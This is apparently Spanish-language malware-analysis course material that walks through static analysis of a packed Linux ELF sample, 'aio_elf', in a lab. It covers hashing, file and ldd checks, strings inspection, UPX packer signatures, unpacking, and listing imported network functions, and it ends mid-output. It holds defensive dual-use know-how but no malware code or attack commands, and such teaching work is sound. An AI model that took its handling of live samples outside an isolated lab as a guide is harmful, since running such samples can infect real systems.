

# Temario

- Descubrimiento y explotación de vulnerabilidades en Linux
  - Análisis estático
  - Análisis dinámico

# DESCUBRIMIENTO Y EXPLOTACIÓN DE VULNERABILIDADES EN LINUX


# ANÁLISIS ESTÁTICO

# AIO\_ELF

- Se utilizará el software malicioso localizado en la ruta “**Muestras\ aio\_elf.zip**”. Se deberá copiar y descomprimir en un directorio de trabajo, por ejemplo:

```
# mkdir muestraELF
```

```
# cd muestraELF
```




```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware# ls  
Desktop Documents Downloads  
root@MalwareAnalysisLab:/home/malware# mkdir muestraELF  
root@MalwareAnalysisLab:/home/malware#  
root@MalwareAnalysisLab:/home/malware# ls  
Desktop Documents Downloads muestraELF  
root@MalwareAnalysisLab:/home/malware# cd muestraELF/  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- Obtener la firma md5 y sha1 del archivo aio\_elf.


```
# md5sum aio_elf  
# sha1sum aio_elf
```



```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# ls  
aio_elf  
root@MalwareAnalysisLab:/home/malware/muestraELF# md5sum aio_elf  
d98f30b5adb4b64526d46506e2d299a0 aio_elf  
root@MalwareAnalysisLab:/home/malware/muestraELF# sha1sum aio_elf  
ccf3745042fc730b57c7e24431c62dd9648ba56a aio_elf  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- Verificar el tipo de archivo que es la muestra con el comando `file`.



```
malware@MalwareAnalysisLab: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# file aio elf  
aio elf: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked, corrupted section header size  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- La salida del comando muestra que el archivo es de tipo **ELF** (*Executable and Linking Format*), es un formato para archivos ejecutables, código objeto, bibliotecas y volcados de memoria utilizado en sistemas UNIX.

# AIO\_ELF


- Además de las siguientes características:
  - ☐ Ejecutable de **32 bits**
  - ☐ **LSB** (*Least Significant Bit*) especifica que la forma de almacenamiento en memoria es *Little-endian*
  - ☐ Compilado para arquitectura Intel **80386**
  - ☐ Ligado de manera **estática**
  - ☐ Se presenta un problema en el tamaño de ***Section Header***



# AIO\_ELF

- El comando `ldd` muestra las bibliotecas que necesita un programa para su ejecución.
- En este caso no se mostrará dependencia alguna.

```
# ldd aio_elf
```



```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# ldd aio_elf  
/usr/bin/ldd: línea 161: /lib64/ld-linux-x86-64.so.2: no se puede ejecutar el fi  
chero binario  
not a dynamic executable  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- **Nota:** De manera predeterminada la herramienta **Strings** extrae las cadenas en ASCII. Para extraer cadenas en UNICODE se usa la opción “--encoding=1” o la forma corta “-e 1”.

# AIO\_ELF

- Realizar la inspección de cadenas.

```
# strings aio_elf
```




```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
nx2c  
    0!bn  
OBk}  
OFFSE  
TABL  
Tva(U  
IAB"d  
*Jms  
UPX!  
eB}c  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- En la salida del comando se aprecia que la cadena “UPX” aparece en varias ocasiones.

```
# strings aio_elf | grep -i upx --color
```



```
malware@MalwareAnalysisLab: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# strings aio_elf | grep -i upx  
--color  
UPX2  
UPX!  
/tmp/upxAAAAAAAAAAAA ← Uso de directorio  
UPX! "tmp"  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

minúsculas

--color: resalta las coincidencias

# AIO\_ELF


- Para identificar empaquetadores en binarios para Linux se utilizan patrones en **hexadecimal** o cadenas ya identificadas, por ejemplo:

Empaquetador	Cadenas
UPX	UPX0, UPX1, UPX2, UPX!
Aspack	aspack, adata
NSPack	NSP0, NSP1, NSP2
NTKrnl	NTKrnl Security Suite
PECompact	PEC2, PECompact2
Themida	Themida, aPa2Wa

# AIO\_ELF

- Desempaquetar el archivo ejecutable con ***upx***.

```
# upx -d aio_elf -o aio_elf_des
```



The screenshot shows a terminal window titled "malware@MalwareAnalysisLab: ~". The user runs the command `ls` in the directory `/home/malware/muestraELF`, which lists the file `aio_elf`. Then, the user runs `upx -d aio_elf -o aio_elf_des`. The terminal displays the UPX 3.08 version information and a table showing the file's characteristics before and after unpacking. Finally, the user runs `ls` again, showing both `aio_elf` and `aio_elf_des` in the directory.

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# ls
aio_elf
root@MalwareAnalysisLab:/home/malware/muestraELF# upx -d aio_elf -o aio_elf_des
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2011
UPX 3.08          Markus Oberhumer, Laszlo Molnar & John Reiser   Dec 12th 2011


      File size      Ratio      Format      Name
-----
25469 <- 12641 49.63% linux/386  aio_elf_des

Unpacked 1 file.
root@MalwareAnalysisLab:/home/malware/muestraELF# ls
aio_elf  aio_elf_des
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- Obtener la firma md5 y sha1 de la muestra desempaquetada.

```
# md5sum aio_elf_des  
# sha1sum aio_elf_des
```




```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# md5sum aio_elf_des  
b7e14f8de6e96097873518869f15cded  aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF# sha1sum aio_elf_des  
4ce2ebald4598cd2b9cba5eb967c519295a29dbe  aio_elf_des  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```

# AIO\_ELF

- Verificar qué tipo de archivo es la nueva muestra.

```
# file aio_elf_des
```



A terminal window titled 'malware@MalwareAnalysisLab: ~' with standard window controls. The terminal shows the command 'file aio\_elf' and its output: 'aio\_elf: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked, corrupted section header size'. Then, the command 'file aio\_elf\_des' is entered, and its output is: 'aio\_elf des: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.2.5, not stripped'. The words 'dynamical' and 'ly linked' are split across two lines and highlighted with red boxes, as are 'version 1 (SYSV)', 'not stripped', and 'Intel 80386'.

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# file aio_elf  
aio_elf: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked, corrupted section header size  
root@MalwareAnalysisLab:/home/malware/muestraELF# file aio_elf_des  
aio_elf des: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.2.5, not stripped  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```




# AIO\_ELF

- La pieza de *malware* muestra dos cambios significativos:
  - ☐ Ligado dinámico (usa bibliotecas compartidas)
  - ☐ Mensaje ***not stripped*** (conserva símbolos y secciones de depuración)

# AIO\_ELF

- Listar las bibliotecas que necesita el programa para su ejecución.

```
# ldd aio_elf_des
```



A terminal window titled "malware@MalwareAnalysisLab: ~" with standard window controls. The terminal shows the command `ldd aio_elf_des` being executed. The output lists four shared libraries: `linux-gate.so.1` at address `(0xb77d9000)`, `libpthread.so.0` at `/lib/i386-linux-gnu/i686/cmov/libpthread.so.0 (0xb77ab000)`, `libc.so.6` at `/lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7648000)`, and `/lib/ld-linux.so.2` at `(0xb77da000)`. The prompt returns to `root@MalwareAnalysisLab:/home/malware/muestraELF#`.

```
malware@MalwareAnalysisLab: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@MalwareAnalysisLab:/home/malware/muestraELF# ldd aio_elf_des  
    linux-gate.so.1 => (0xb77d9000)  
    libpthread.so.0 => /lib/i386-linux-gnu/i686/cmov/libpthread.so.0 (0xb77ab000)  
    libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7648000)  
    /lib/ld-linux.so.2 (0xb77da000)  
root@MalwareAnalysisLab:/home/malware/muestraELF#
```


# AIO\_ELF

- La salida del comando muestra la siguiente lista de bibliotecas compartidas:
  - ❑ **linux-gate.so.1:** implementación que se usa para invocar llamadas al sistema de manera eficiente.
  - ❑ **libpthread.so.0:** se implementa para el manejo de hilos.
  - ❑ **libc.so.6:** para el funcionamiento de la llamada a la función *printf()*.
  - ❑ **ld-linux.so.2:** es llamada cuando se ejecuta el programa y su función es inicializar la carga de las bibliotecas dinámicas.

# AIO\_ELF

- Explorar con el comando `strings` todo el ejecutable en busca de cadenas.

```
# strings -a aio_elf_des | tee str_aio_elf_des
```



A terminal window titled "malware@MalwareAnalysisLab: ~" with standard window controls. The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The prompt is "root@MalwareAnalysisLab:/home/malware/muestraELF#". The command `strings -a aio_elf_des | tee str_aio_elf_des` is entered and executed. The output lists several strings: `/lib/ld-linux.so.2`, `libpthread.so.0`, `waitpid`, `recv`, `connect`, `pthread_create`, `system`, `recvfrom`, `accept`, and `write`. The command and the first line of output are underlined in red.

```
malware@MalwareAnalysisLab: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@MalwareAnalysisLab:/home/malware/muestraELF# strings -a aio_elf_des | tee str_aio_elf_des
/lib/ld-linux.so.2
libpthread.so.0
waitpid
recv
connect
